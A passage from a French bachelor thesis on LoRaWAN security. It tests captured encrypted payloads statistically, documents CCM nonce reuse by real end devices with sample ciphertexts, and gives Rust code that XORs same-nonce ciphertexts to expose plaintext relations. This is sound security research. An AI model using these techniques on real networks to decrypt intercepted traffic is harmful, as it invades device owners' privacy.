Ce code testant $2^{32} * 30000 \sim$, le temps d'exécution était très long, environ 4h par jeu de données donc 8h au total. Voici le résultat de la distribution pour FRMPayload et MIC dans un second temps :

1.2.2.2 Résultats




Figure 40 Distribution 1-bit impairs FRMPayload récoltés




Figure 41 Distribution 1-bit impairs MIC récoltés

Effectivement, les distributions des deux catégories FRMPayload et MIC correspondent à la distribution normale attendue. De plus, ces deux sont indistinguables, autre propriété attendue d'un algorithme de chiffrement tel qu'AES (les textes chiffrés ne doivent fournir aucune information sur la donnée réelle).

Voici la superposition des deux catégories :




Figure 42 Superposition des deux distributions Odd Count test de FRMPayload et MIC

Sur la base de ces résultats, il est juste de considérer que AES-CMAC et AES-CCM ont correctement été implémentés dans les End Devices utilisant LoRaWAN 1.1.

Réutilisation d'IV CCM

Comme décrit dans les annexes, pour un chiffrement par flux comme CCM, il faut impérativement avoir un Nonce ou IV différents par texte à chiffrer pour une clé donnée. Sinon, il est possible de faire fuiter de l'information :

$$c_1, c_2 \textit{ sont deux ciphertexts avec un même nonce.}$$
$$p_1, p_2 \textit{ sont les textes claires leurs faisant chacun référence.}$$

Alors, les données suivantes fuitent :

$$c_1 \oplus c_2 = p_1 \oplus p_2$$

En analysant quelques 30 000 messages récoltés, il ressort que plusieurs End Devices ont réutilisé un même IV. Par exemple ce End Device :


```
"140123425": [
    {
      "ciphertexts": [
        "6B1656D4ABFC8CC052634031821150FB1C6B",
        "141FFA52CC6BA40C719A2AE734612C27A6FC",
        "6C86DF289E4F2FA2591248B1785248B0EDAD",
        "DB8F16228C0ACD15FC85F81C15C9B6EED69E",
        "C3E7CB874991798D42745494A801639EDEF0",
        "820491BFCBEE4F8C5D72E05DB67659702728",
        "AC56DCA1FA6AFA6F8C9AA841874E4083F6EA",
        "79693476948552DD4DD2F479BC879D8F0010",
        "26B93B20A9A71B336D62773C3B77EF1F98FC",
        "B48AC2FF63DB5FCB004696E7694EC7186975",
        "5563681F7DE396FE8FB245E504FA1DF538DE",
        "41F8A85C6B465065B8B39E8907CCFF2658CE"
      ],
      "nonce": 4
    },
    {
      "ciphertexts": [
        "E329F29EA817710D283D573DF5E7DEB1359F",
        "CE9DA1B5FA93C3150D6E1CBF77F1AAC523BF"
      ],
      "nonce": 61
    },
    {
      "ciphertexts": [
        "E8F6925C2DA0A3D30884D6D47F11745A3A16",
        "CB6F31EED0377868B0E6C1991919E936FA53"
      ],
      "nonce": 80
    },
    {
      "ciphertexts": [
        "0645E9258D92D8349F3804AD3E80E455874E",
        "B9DF3EA3C85F2E775CED59AC11FEFC837EF1",
        "140589A764CDA81FC6AB963F13A5A5504FD4",
        "51C9DB4AEE943688E253420748072042B06F",
        "9500D15E68B76F7CEE392C82792E4A8F3DB4",
```

```
        "1B8B611912BFDA47F709340E15B4C48B8570",
        "9EF5386D1F8D721850634AC70E3C4E1CA78F",
        "8D99A63622130F550DB93E8D0EA94C837DE7",
        "8B85FE51FACB4591EFA3D851CD76FC4B2591",
        "1BDD2DD51D029A7BD1FA036B162FFC5B15BA",
        "EDBDA13B77D3024D030D6B55FBB7CA29CCBD",
        "C2717FAE8A7114BDB45045F7AC15D1489EFE",
        "B9D1AD207882CF5EE7939D0E6887061E8AE1",
        "58517EAAE6761BB586D07637D9A0A7BEC4CA",
        "C7AE80244DB21250FA8054D4F9BAAF45451D",
        "460FA4FE3B64CF98976B49E6CB89E0DD1070"
      ],
      "nonce": 3
    },
    {
      "ciphertexts": [
        "34813243478F73A3C8D4503D06DF293AAFA8",
        "45C5EC7AFEE2C5FAF132E8B1E56265A328F5"
      ],
      "nonce": 63
    },
    {
      "ciphertexts": [
        "FDCA36F862F7B41382B4A16C75044E47E971",
        "16C8C41EE526A94ECC9447D7B51F55837544",
        "35E1D4F1FBC90FFE46BEB9B8ED63C41EEA1A",
        "6AEB3BFFCD83CBFD41C30FF0B73FE38FA976",
        "E59B474039E7C6C4C08F8D0019DBD36C1974",
        "9556AB035E8127907E26F42071E92B755842",
        "638D4A79ACFC31D3DD90B436B950FCDACF43",
        "877ECD3BF2B7657F0127E6259C9705A602BF",
        "8F9C8C443227893B9A9233F46638D6557902"
      ],
      "nonce": 5
    },
    {
      "ciphertexts": [
        "5E880523D4776D0E71023DBD7DADED355A7C",
        "6734C8B3383010CA61D7F503BEC52A18BE30",
        "3C98701277C634F0E0F51831FF8598278A5C",
        "2105EF896C3283843E46B332BE1A0C24F52B",
        "9719797EA61E122A34D83432DFC6153A3996",
        "E3F6FD9F49FBEB58482309F72F047C368223",
        "922AF82253085C0B1F7D8AB6332E579CA0D1",
        "EA6F43D1B89307F00737A2144C4956558048",
        "823577D68A6B2E32F335DAA47BF2C4561B50",
        "A698A9FC853E59A5B75A961A679F0CAA8D78",
        "27598283259E35DEEABE3878BCFF20468F60",
        "3282A78D0D1F38C65B5FFE9EFD77E660BDEB",
        "E39F98615F7F41A935E18AE7C215B8DC8DF5",
        "6E3B457C670831DAEC52B7144B891FF18184"
```

```
      ],
      "nonce": 1
    },
    {
      "ciphertexts": [
        "5EC52167B9CAB0198C854843CC15DD5E3CEF",
        "EF125B206DCE501EA6C86660D1CF57EAE72F",
        "EFC63D4D012BB6F4679302AD93734A919204"
      ],
      "nonce": 66
    },
    {
      "ciphertexts": [
        "0D691B6771AEC228DCAB368FA83FF32D6F17",
        "201359649043A3DCA14E388EDD18FF8BDC9C"
      ],
      "nonce": 52
    },
    {
      "ciphertexts": [
        "EB9F4281AF773A596469951B79941BDFA9A3",
        "5E01C19E1A078F7B5264446EF79A74608A1E"
      ],
      "nonce": 71
    },
    {
      "ciphertexts": [
        "5283B89056BB8CA224FC721DC729AEEA5AC2",
        "BF095B04E72A3ECE3746108EA703212446AD",
        "448EE961CE54F459AEA9577BD1491C14BCD3",
        "3DD6B422CC5661AFA0B7A5CB33235D9EFD7E",
        "4746A1B51888698F544179946080EEE59C86",
        "BE17F66CC4CCEF453864EDA60284A7AE566F",
        "8CB21B5118642C33F3163818DB491FBAA6DE",
        "243CBC2777432010F4D2FE14F317B37554AD",
        "2A9F7D6DD761810CBCE8ED4C7FED6EDB41C3",
        "DDE3E0B55806CA4D623248645C3CC22E50C4",
        "09F1A270D4ABDB1EC3C95C127CA27665BEEF",
        "DBBECCF843810185149279947B3F36B4CBEB"
      ],
      "nonce": 2
    },
    {
      "ciphertexts": [
        "C355B6E9C7F4332FC18FC8D46D5BF122D120",
        "134165980E5904E8693049166DC2C7FA54D8"
      ],
      "nonce": 59
    }
  ],
```


Listing 16 *– Extrait JSON des réutilisations d'IV sur un échantillon de 30k messages collectés*

Dans cet exemple réel, le End Device 140123425 réutilise plusieurs IV pour chiffrer plus de un texte chiffré.

Ceci rentre donc dans le cas ou de l'information critique fuite, soit : $p_1 \oplus p_2$.

C'est une très mauvaise pratique et n'est totalement pas recommandé (interdit). Il faut impérativement un IV différents par message, pour une clé donnée. S'il est possible de faire fuiter de l'information sur p_1 ou p_2, alors il est possible de trouver le texte clair correspondant par la relation de commutativité du XOR :

$$p_1 = p_2 \oplus c_1 \oplus c_2$$

Il s'est avéré y avoir à minima 46 End Devices souffrant de cette faille de sécurité.

1.1 Détection de pattern

En prenant l'IV 3 réutilisé 16 fois avec 16 textes chiffrés différents, il est possible de trouver des patterns en appliquant un XOR entre eux.

Voici un code Rust prenant chaque texte chiffré et XORant ce dernier avec les autres :

```rust
let ciphertexts = vec![
        "0645E9258D92D8349F3804AD3E80E455874E",
        "B9DF3EA3C85F2E775CED59AC11FEFC837EF1",
        "140589A764CDA81FC6AB963F13A5A5504FD4",
        "51C9DB4AEE943688E253420748072042B06F",
        "9500D15E68B76F7CEE392C82792E4A8F3DB4",
        "1B8B611912BFDA47F709340E15B4C48B8570",
        "9EF5386D1F8D721850634AC70E3C4E1CA78F",
        "8D99A63622130F550DB93E8D0EA94C837DE7",
        "8B85FE51FACB4591EFA3D851CD76FC4B2591",
        "1BDD2DD51D029A7BD1FA036B162FFC5B15BA",
        "EDBDA13B77D3024D030D6B55FBB7CA29CCBD",
        "C2717FAE8A7114BDB45045F7AC15D1489EFE",
        "B9D1AD207882CF5EE7939D0E6887061E8AE1",
        "58517EAAE6761BB586D07637D9A0A7BEC4CA",
        "C7AE80244DB21250FA8054D4F9BAAF45451D",
        "460FA4FE3B64CF98976B49E6CB89E0DD1070",
    ];

    let upper_bound = 8;
    let mut next_c = 0;

    let loop_upper_bound = ciphertexts.len();

    let mut i = 0;

    // use to keep only unique as iterate over all ciphertexts for each cipher-
text will create some duplicated + c x0r c = 0
    let mut xor_res = HashSet::new();

    // xor every ciphertext with each other one by one. a xor b only kept. a xor
a and b xor a removed.
    while i < loop_upper_bound {
```

```
        // change the ciphertext ref to xor with others
        if i == loop_upper_bound - 1 {
            if next_c == loop_upper_bound - 1 {
                break;
            }

            next_c += 1;
            i = 0;
            println!("- {}", next_c);
        }

        let c_ref = match usize::from_str_radix(&ciphertexts[next_c][0..up-
per_bound], 16) {
            Ok(c1) => c1,
            Err(e) => {
                eprintln!("{}", e);
                return Err(Box::new(e));
            }
        };

        let c = match usize::from_str_radix(&ciphertexts[i][0..upper_bound], 16)
{
            Ok(c0) => c0,
            Err(e) => {
                eprintln!("{}", e);
                return Err(Box::new(e));
            }
        };
        let res = c_ref ^ c;
        i += 1;
        // eliminate a xor a
        if res == 0 {
            continue;
        }
        // keep only unique result
        xor_res.insert(format!("{:X?}", res));
    }
    // convert hashset to vec to sort result and spot similitude
    let mut xor_res: Vec<_> = xor_res.into_iter().collect();

    xor_res.sort();
```

Listing 17 *– Code Rust extrayant les réutilisations d'IV sur la base d'un fichier de collecte JSON*

Le test se focalise sur les 4 premiers octets de la séquence de chiffrement. C'est pourquoi la sortie est de 4 octets.

Plusieurs débuts de séquence se ressemblent (pour rappel, cette sortie correspond à $P_n \oplus P_m$, où P est un texte clair)

12406082	404A4DDB	73489956	A2021376	D30F75A0
136C9E5B	438C537F	78BD7065	A20C80F5	D3AB0983
1570C63C	43DA1FB3	7BA0D28E	A2545FBA	D3D480FB
17C67FB4	45CC52ED	7BAE410D	A25ACC39	D5C8D89C
18997768	49F481FF	7E71BE87	ABB205C5	D674F609
1D98C4F0	4A14F69F	7E7F2D04	ADD42487	D8FA9C93
1DCE883C	4A372612		ADDAB704	D9AC527B
1E5EDA54	4A42BA53	810558F9		D9FA1EB7
1E852F0F	4C2B7E75	81A124DA	B5ECDF91	DA4C251B
	4C54F70D	847EDB50	BC747A71	DC25E13D
2724954D	4FE8D998	852815B8	BF5E933	DC507D7C
272A06CE		857E5974	BF944405	DC73ADF1
2A13211F	520A2D59	8AF0B1CA	BF9AD786	
2CD17C7E	52AE517A	8BDC4F13		E180D38A
2CDFEFFD	54629F98	8DC01774	C1EB6901	E18E4009
2FCCDE95	546C0C1B	8E8BB047	C434968B	E816E5E9
32545371	00564CCC	8EDDFC8B	C4C90A14	E818766A
325AC0F2	5771AEF0		C6A446C7	000E9383
34469895	578C326F	900E9F48		EBF8481E
34480B16	595BB849	9058D384	CB9602C8	
	5C8447C3	9345387B	CD51AFF4	F636C022
	5D84C5E7	93B8A4E4	CD8A5AAF	F6608CEE
	5DD2892B	9612C72F	CF3CE327	0F8EE8BE
	05DFFF8A	96448BE3		F9B8289C
	5E14978F	96675B6E		0FD8A472
		98B0D148		FFD09A5D
	6024070D	0998A5E0		FFDE09DE
	061C5867	999C2F91		
	66385F6A	9A200104		
		9F8077F6		
		9FFFFE8E		

Tableau 6 Résultat de tous les XOR entre les textes chiffrés avec même IV

A l'aveugle (comme c'est le cas), il n'est pas possible de retrouver un texte clair à partir des chiffrés. Mais à partir du moment où le format du texte clair est connu (et qu'une paire de textes clairs/chiffrés) alors il est possible de décrypter le contenu des messages envoyés par ce End Device sans avoir sa clé privée.

Le résultat présent montre tout de même beaucoup de similitudes et dans certains cas plus que d'autres. Il n'est malheureusement pas possible de tirer d'autres conclusions.

Capture LoRaWAN via USRP

Il existe un logiciel [24]permettant de capturer les trames LoRaWAN via USRP. Il a été développé par l'EPFL.

[24] https://www.epfl.ch/labs/tcl/resources-and-sw/lora-phy/

Malheureusement, lors des tests avec l'USRP, il s'avère que l'antenne de cette dernière ne permet pas d'effectuer de capture.

Problèmes rencontrés

Les 3 premiers mois de ce travail de Bachelor ont surtout porté sur l'axe théorique et état de l'art de la sécurité dans LoRaWAN. Lorsqu'il a fallu commencer à mettre en place l'environnement de test et de récolte, les problèmes ont commencé. Il était impossible de faire quelques tests que ce soient à l'école, car cette partie nécessitait un réseau administrable à 100%. Maintes tentatives par partage de connexion par laptop ou smartphone via la Gateway ont été testées. Malheureusement aucun n'était concluant, il était impossible de faire de véritable test.

A partir de la fin des cours (14.06.2024) et étant à domicile avec une infrastructure filaire et stable, tout était beaucoup plus simple. Le retard pris sur la partie récolte de donnée s'est vite résolu lorsque le Raspberry PI ainsi que la Gateway étaient interconnectés sur le réseau local administrable via connexion filaire.

La récolte de données ayant commencé tardivement, les tests ont commencé tardivement. Après récolte des messages LoRaWAN, des tests statistiques ont été faits sur les MIC et les FRMPayload (texte chiffré des Payloads). Cette partie étant gourmande en termes de ressource calculatoire et n'en ayant que peu, ces étapes ont relativement pris beaucoup de temps. Minimum 4h par test, incluant l'utilisation totale des ressources de l'ordinateur. Ceci ayant comme impact de freiner les tâches parallèles comme les tests du protocole Basic Station.

De plus, il y a eu des problèmes dans le prétraitement des données pour les tests statistiques. Ceci produisant des résultats bizarres (à première vue), il a fallu débugger, retester plusieurs fois. Tout ceci à clairement pris un temps considérable.

Conclusion

Voici un récapitulatif des résultats par rapport aux objectifs fixés :

- **Récolte de données sous format PCAP d'environ un mois** : le protocole de communication utilisé étant LoRa Basic Station, la récolte a été faite avec un MITM. Par conséquent, le serveur écoutant a stocké ces données sous format JSON. Il y a environ 30 à 40 mille messages transmis, ajouté à cela les autres messages de calibration (autre qu'Uplink/Downlink).
- **Etat de l'art sur le fonctionnement de LoRaWAN** : différents schémas montrent le fonctionnement d'une communication ainsi que les modes (public/privé) de réseau possible.
- Etat de l'art de la cryptographie et la sécurité : la partie dérivation de clé et implication des choix d'algorithmes ont été discutées. Globalement, les choix semblent pertinents dans ce cadre. Les tests sur les données produites par ces algorithmes ne reflètent pas de mauvaises implémentations.
- **Mise en place d'un point de récolte de données publiques** : ceci a été fait à l'aide d'un Raspberry PI intégrant un serveur proxy. Le trafic de la Gateway a été redirigé sur celui-ci. A chaque transmission, le serveur intégrait les nouvelles données dans un fichier JSON. De plus, les données étaient répliquées, par sécurité, par un cron job exportant les données chaque heure sur un repo Github.
- **Analyse de la récolte de données** : une série de tests statistiques a été menée sur les parties utilisant des primitives cryptographiques. Les FRMPayload (partie chiffrée du message CCM) et les MIC (authentification du message avec CMAC). Les tests n'ont pas révélé d'anomalie. Cependant, des IV ont été répétés par certains End Devices sur plusieurs messages chiffrés différents. Cela étant extrêmement mauvais. Il est possible de récupérer de la donnée concernant les textes clairs.

Les objectifs optionnels :

- **Etude de la faisabilité de la falsification de localisation** : la modification arbitraire de la localisation de la Gateway lors de la récolte n'a eu aucun impact.
- **Elaborer plusieurs scénarios d'attaque** : une série de tests a été implémentée dans le serveur proxy pour interférer en temps réel sur le réseau LoRaWAN. Il semble y avoir pas mal de contre-mesures côté serveur. Lors des modifications de certaines valeurs, le serveur ne traitait plus les paquets envoyés par la Gateway.

Les livrables :

- Le présent rapport contenant toutes les analyses ainsi que les résultats.
- Un fichier au format JSON contenant au minimum 1 mois de collecte de données LoRaWAN.
- Un notebook jupyter contenant les analyses faites sur les paquets collectés.
- Un programme Rust contenant les tests statistiques et les analyses de réutilisation d'IV.
- Les scripts de backup de données.
- Les scripts de création et parsing des réponses CUPS.
- Tout autre fichier de code ou autres éléments ayant été créé durant ce travail de Bachelor.

Globalement, la sécurité dans LoRaWAN semble être de mise et le protocole fonctionne bien. Les End Devices ayant interagi avec la Gateway ne montrent aucune anomalie quant au fonctionnement des algorithmes AES. De plus, la sécurité concernant l'interception et les modifications par interception ne fonctionne pas. Ceci est un bon point, car ce comportement confirme le bon fonctionnement des calculs de MIC.

Cependant, la détection de répétition d'IV est extrêmement problématique. Pour un même IV, il suffit de connaître une paire de messages clairs/chiffrés pour un End Device donné et il est possible de décrypter tous les messages sans avoir la clé. Ceci est très problématique et un point vraiment négatif. Ce problème laisse penser à une mauvaise configuration ou bug du End Device. En aucun cas, le FCnt (faisant office d'IV dans AES-CCM) ne doit être rejoué. Ce qui signifie qu'à un instant T le End Device perd de l'information et le compteur se réinitialise.

Chantemargue Maxime

Bibliographie

Alliance, LoRa. s.d. *LoRaWAN Security whitepaper.* https://lora-alliance.org/resource_hub/lorawan-security-whitepaper/.

MITRE. s.d. *Exploitation for Client Execution.* https://attack.mitre.org/techniques/T1203/.

—. s.d. *Network Denial of Service.* https://attack.mitre.org/techniques/T1498/.

Raspberry PI PI. s.d. https://www.Raspberry PIpi.com/tutorials/host-a-hotel-wifi-hotspot/.

Stokking, Johan. s.d. *Everything you need to know about LoRaWAN in 60 minutes.* https://www.youtube.com/watch?v=ZsVhYiX4_6o.

The Things Industries. s.d. *LoRaWAN 1.0 Specification.* https://resources.lora-alliance.org/technical-specifications/lorawan-specification-v1-0.

—. s.d. *LoRaWAN 1.1 Specification.* https://resources.lora-alliance.org/technical-specifications/lorawan-specification-v1-1.

The things industries. s.d. *LoRaWAN Network Server - Basic Station.* https://www.thethingsindustries.com/docs/gateways/concepts/lora-basics-station/lns/#lns-server-address.

TheThingsNetwork. s.d. *TTN Security.* https://www.thethingsnetwork.org/docs/lorawan/security/.

TTN. s.d. *LoRaWAN docs.* https://www.thethingsnetwork.org/docs/lorawan/.

Wikipedia. s.d. https://en.wikipedia.org/wiki/Mirai_(malware).

—. s.d. *Block/Stream ciphers images and schemes.* https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation.

Annexes

Primitives cryptographiques

1.1 AES-ECB

C'est un algorithme de chiffrement symétrique par bloc non authentifié. De plus, les blocs ne sont pas chaînés entre eux ce qui rend cet algorithme malléable. Par ailleurs, il n'est pas authentifié, donc un bit de changement dans le texte clair implique un changement dans le texte chiffré de sortie, mais impossible de savoir pour le récepteur du texte chiffré si oui ou non il a été changé en cours de route.

Chiffrement :




Figure 43 Chiffrement avec AES-ECB

Déchiffrement :




Figure 44 Déchiffrement avec AES-ECB

1.1.1 Détection de pattern

Une problématique d'ECB est qu'il ne possède pas d'IV, ce qui le rend donc déterministe. Ceci veut dire concrètement qu'en chiffrant une fois un texte clair P_1 avec la clé K_1, la sortie est C_1. Si P_1 est rechiffré dans un autre contexte avec la même clé K_1, la sortie sera toujours C_1.

Ceci est un problème lors, car l'algorithme est vulnérable aux analyses, car il laisse potentiellement fuiter de la donnée, vu qu'un texte clair a toujours le même texte chiffré. Il est possible de détecter certains patterns avec plusieurs textes chiffrés.

Voici un exemple de chiffrement d'une image avec le mode ECB[25] :

